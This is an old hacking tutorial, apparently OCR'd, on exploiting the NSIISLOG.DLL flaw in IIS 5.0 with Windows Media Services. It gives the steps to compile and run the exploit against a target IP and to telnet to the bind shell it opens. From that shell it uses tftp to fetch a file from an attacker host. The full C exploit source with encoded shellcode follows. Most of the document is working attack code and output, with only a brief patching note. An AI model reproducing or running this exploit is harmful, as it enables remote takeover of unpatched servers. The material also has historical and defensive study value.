Tutorial

NSIISLOG.DLL IIS 5.0

Security Through Hacking

Hacking IIS 5.0 SP4 via Media Services

Straight forward, no nonsense Security tool Tutorials

SECURITY THROUGH HACKING

Hacking IIS 5.0 (SP4) via the NSIISLOG.DLL Component

© SecureIT.co.il

muts@SecureIT.co.il

http://www.SecureIT.co.il

Hacking IIS 5.0 via NSIISLOG.DLL Component

Description

"Microsoft has reported a denial of service vulnerability in Windows Media Services. This is due to a problem with how the logging ISAPI extension handles incoming client requests. This could cause a denial of service in IIS, which is exploitable through Media Services. "– *SecurityFocus.com*


Well, this isn't exactly going to be the next "hit" exploit, as most web servers don't have the Media Services installed – but it **is** the first significant exploit for **Windows 2000 SP4**.

With no further a due, let's see the implications of this exploit.

1. Once we have identified the IIS target IP, we must change the source code of the exploit to match the victim computer's IP. In this tutorial, the victim IP is 192.168.1.219.


   *char t1[]="POST /scripts/nsiislog.dll HTTP/1.1\r\nHost: **192.168.1.219**\r\n…*

2. Once the IP has been changed, we compile the exploit using Visual Studio (thanks to barabas for quickly identifying the linkage dependencies).




```
C:\>cl media_iis.c /link ws2_32.lib
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8168 for 80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.

media_iis.c
Microsoft (R) Incremental Linker Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:media_iis.exe
ws2_32.lib
media_iis.obj

C:\>
```

3. We run the executable, specifying the target IIS IP, and then telnet to this victim machine, on port 7788.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>media_iis.exe 192.168.1.219

C:\>telnet 192.168.1.219 7788
```


4. And the result is:



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.219
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\WINNT\system32>
C:\WINNT\system32>_
```

5. The command echoing seems to be a bit shaky, so don't hesitate to punch in "Enter" a few times.

6. Lets upload whoami.exe to check our privileges on this machine:



Select C:\WINNT\System32\cmd.exe - telnet 192.168.1.219 7788

```
C:\WINNT\system32>
C:\WINNT\system32>tftp -i 192.168.1.15 GET whoami.exe
tftp: can't write to local file 'whoami.exe'
C:\WINNT\system32>cd ..

C:\WINNT>cd ..

C:\>tftp -i 192.168.1.15 GET whoami.exe
Transfer successful: 66560 bytes in 1 second, 66560 bytes/s

C:\>whoami
CONNEXION\IWAM_CONNEXION

C:\>_
```

7. We see that we don't have write privileges in C:\Winnt\System32. Let's try copying our file somewhere else (C:\ for example). Once we run **whoami.exe**, we see that we are running with **IWAM_ComputerName** Privilages…That's why we couldn't copy anything into the System root.

Conclusions and CounterMeasures

Eternal vigilance! This exploit was NOT fixed by SP4 – which means that if you are running Windows Media Services on an IIS machine (for whatever unlikely reason you may have), you need to pay special attention to patching this hole.

At the time of the writing of this tutorial, the source code is still "publicly unavailable" (although more than 1,000,000,000 Chinese have full access to it…).
I can safely assume, that with time, more "convenient" "Media Services" exploits will be developed, which will not require re-compilation of the code for different IP addresses.

Source Code

(Originally found on Xfocus, and can be downloaded from www.secureit.co.il).

```
#include <stdio.h>
#include <winsock2.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
char *hostName = NULL;
unsigned char shellcode[]=
"\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90"
"\x90\x8b\xc5\x33\xc9\x66\xb9\x10\x03\x50\x80\x30\x97\x40\xe2\xfa"
"\x7e\x8e\x95\x97\x97\xcd\x1c\x4d\x14\x7c\x90\xfd\x68\xc4\xf3\x36"
"\x97\x97\x97\x97\xc7\xf3\x1e\xb2\x97\x97\x97\x97\xa4\x4c\x2c\x97"
"\x97\x77\xe0\x7f\x4b\x96\x97\x97\x16\x6c\x97\x97\x68\x28\x98\x14"
"\x59\x96\x97\x97\x16\x54\x97\x97\x96\x97\xf1\x16\xac\xda\xcd\xe2"
"\x70\xa4\x57\x1c\xd4\xab\x94\x54\xf1\x16\xaf\xc7\xd2\xe2\x4e\x14"
"\x57\xef\x1c\xa7\x94\x64\x1c\xd9\x9b\x94\x5c\x16\xae\xdc\xd2\xc5"
"\xd9\xe2\x52\x16\xee\x93\xd2\xdb\xa4\xa5\xe2\x2b\xa4\x68\x1c\xd1"
"\xb7\x94\x54\x1c\x5c\x94\x9f\x16\xae\xd0\xf2\xe3\xc7\xe2\x9e\x16"
"\xee\x93\xe5\xf8\xf4\xd6\xe3\x91\xd0\x14\x57\x93\x7c\x72\x94\x68"
"\x94\x6c\x1c\xc1\xb3\x94\x6d\xa4\x45\xf1\x1c\x80\x1c\x6d\x1c\xd1"
"\x87\xdf\x94\x6f\xa4\x5e\x1c\x58\x94\x5e\x94\x5e\x94\xd9\x8b\x94"
"\x5c\x1c\xae\x94\x6c\x7e\xfe\x96\x97\x97\xc9\x10\x60\x1c\x40\xa4"
"\x57\x60\x47\x1c\x5f\x65\x38\x1e\xa5\x1a\xd5\x9f\xc5\xc7\xc4\x68"
"\x85\xcd\x1e\xd5\x93\x1a\xe5\x82\xc5\xc1\x68\xc5\x93\xcd\xa4\x57"
"\x3b\x13\x57\xe2\x6e\xa4\x5e\x1d\x99\x13\x5e\xe3\x9e\xc5\xc1\xc4"
"\x68\x85\xcd\x3c\x75\x7f\xd1\xc5\xc1\x68\xc5\x93\xcd\x1c\x4f\xa4"
"\x57\x3b\x13\x57\xe2\x6e\xa4\x5e\x1d\x99\x17\x6e\x95\xe3\x9e\xc5"
"\xc1\xc4\x68\x85\xcd\x3c\x75\x70\xa4\x57\xc7\xd7\xc7\xd7\xc7\x68"
"\xc0\x7f\x04\xfd\x87\xc1\xc4\x68\xc0\x7b\xfd\x95\xc4\x68\xc0\x67"
"\xa4\x57\xc0\xc7\x27\x9b\x3c\xcf\x3c\xd7\x3c\xc8\xdf\xc7\xc0\xc1"
"\x3a\xc1\x68\xc0\x57\xdf\xc7\xc0\x3a\xc1\x3a\xc1\x68\xc0\x57\xdf"
"\x27\xd3\x1e\x90\xc0\x68\xc0\x53\xa4\x57\x1c\xd1\x63\x1e\xd0\xab"
"\x1e\xd0\xd7\x1c\x91\x1e\xd0\xaf\xa4\x57\xf1\x2f\x96\x96\x1e\xd0"
"\xbb\xc0\xc0\xa4\x57\xc7\xc7\xc7\xd7\xc7\xdf\xc7\xc7\x3a\xc1\xa4"
"\x57\xc7\x68\xc0\x5f\x68\xe1\x67\x68\xc0\x5b\x68\xe1\x6b\x68\xc0"
"\x5b\xdf\xc7\xc7\xc4\x68\xc0\x63\x1c\x4f\xa4\x57\x23\x93\xc7\x56"
"\x7f\x93\xc7\x68\xc0\x43\x1c\x67\xa4\x57\x1c\x5f\x22\x93\xc7\xc7"
"\xc0\xc6\xc1\x68\xe0\x3f\x68\xc0\x47\x14\xa8\x96\xeb\xb5\xa4\x57"
"\xc7\xc0\x68\xa0\xc1\x68\xe0\x3f\x68\xc0\x4b\x9c\x57\xe3\xb8\xa4"
```

```
"\x57\xc7\x68\xa0\xc1\xc4\x68\xc0\x6f\xfd\xc7\x68\xc0\x77\x7c\x5f"
"\xa4\x57\xc7\x23\x93\xc7\xc1\xc4\x68\xc0\x6b\xa4\x5e\xc6\xc0\xc7"
"\xc1\x68\xe0\x3b\x68\xc0\x4f\xfd\xc7\x68\xc0\x77\x7c\x3d\xc7\x68"
"\xc0\x73\x7c\x69\xcf\xc7\x1e\xd5\x65\x54\x1c\xd3\xb3\x9b\x92\x2f"
"\x97\x97\x97\x50\x97\xef\xc1\xa3\x85\xa4\x57\x54\x7c\x7b\x7f\x75"
"\x6a\x68\x68\x7f\x05\x69\x68\x68\xdc\xc1\x70\xe0\xb4\x17\x70\xe0"
"\xdb\xf8\xf6\xf3\xdb\xfe\xf5\xe5\xf6\xe5\xee\xd6\x97\xdc\xd2\xc5"
"\xd9\xd2\xdb\xa4\xa5\x97\xd4\xe5\xf2\xf6\xe3\xf2\xc7\xfe\xe7\xf2"
"\x97\xd0\xf2\xe3\xc4\xe3\xf6\xe5\xe3\xe2\xe7\xde\xf9\xf1\xf8\xd6"
"\x97\xd4\xe5\xf2\xf6\xe3\xf2\xc7\xe5\xf8\xf4\xf2\xe4\xe4\xd6\x97"
"\xd4\xfb\xf8\xe4\xf2\xdf\xf6\xf9\xf3\xfb\xf2\x97\xc7\xf2\xf2\xfc"
"\xd9\xf6\xfa\xf2\xf3\xc7\xfe\xe7\xf2\x97\xd0\xfb\xf8\xf5\xf6\xfb"
"\xd6\xfb\xfb\xf8\xf4\x97\xc0\xe5\xfe\xe3\xf2\xd1\xfe\xfb\xf2\x97"
"\xc5\xf2\xf6\xf3\xd1\xfe\xfb\xf2\x97\xc4\xfb\xf2\xf2\xe7\x97\xd2"
"\xef\xfe\xe3\xc7\xe5\xf8\xf4\xf2\xe4\xe4\x97\x97\xc0\xc4\xd8\xd4"
"\xdc\xa4\xa5\x97\xe4\xf8\xf4\xfc\xf2\xe3\x97\xf5\xfe\xf9\xf3\x97"
"\xfb\xfe\xe4\xe3\xf2\xf9\x97\xf6\xf4\xf4\xf2\xe7\xe3\x97\xe4\xf2"
"\xf9\xf3\x97\xe5\xf2\xf4\xe1\x97\x95\x97\x89\xfb\x97\x97\x97\x97"
"\x97\x97\x97\x97\x97\x97\x97\x97\xf4\xfa\xf3\xb9\xf2\xef\xf2\x97"
"\x68\x68\x68\x68";

void main (int argc, char **argv)
{
WSADATA WSAData;
SOCKET s;
SOCKADDR_IN addr_in;
unsigned char buf[1000];
unsigned char testbuf[0x10000];
int len;
char t1[]="POST /scripts/nsiislog.dll HTTP/1.1\r\nHost: 192.168.1.219\r\nContent-length:
65536\r\n\r\n";//4364
if (WSAStartup(MAKEWORD(2,0),&WSAData)!=0)
{
printf("WSAStartup error.Error:%d\n",WSAGetLastError());
return;
}
hostName = argv[1];
addr_in.sin_family=AF_INET;
addr_in.sin_port=htons(80);
addr_in.sin_addr.S_un.S_addr=inet_addr(hostName);
memset(testbuf,0,0x10000);

if ((s=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==INVALID_SOCKET)
{
printf("Socket failed.Error:%d\n",WSAGetLastError());
return;
}
if(WSAConnect(s,(struct sockaddr
*)&addr_in,sizeof(addr_in),NULL,NULL,NULL,NULL)==SOCKET_ERROR)
{
printf("Connect failed.Error:%d",WSAGetLastError());
return;
}
len=sizeof(t1)-1;
memcpy(testbuf,t1,len);
send(s,testbuf,len,0);
recv(s,buf,1000,0);
memset(testbuf,'A',65536);//4364
len=65536;//4364;
*(DWORD *)(testbuf+0x2704)=0x04eb06eb;//jmp????????
*(DWORD *)(testbuf+0x2708)=0x40F0135c;//????????
memcpy(testbuf+0x270c,shellcode,sizeof(shellcode));
send(s,testbuf,len,0);
closesocket (s);
WSACleanup();
return;
}
```

The End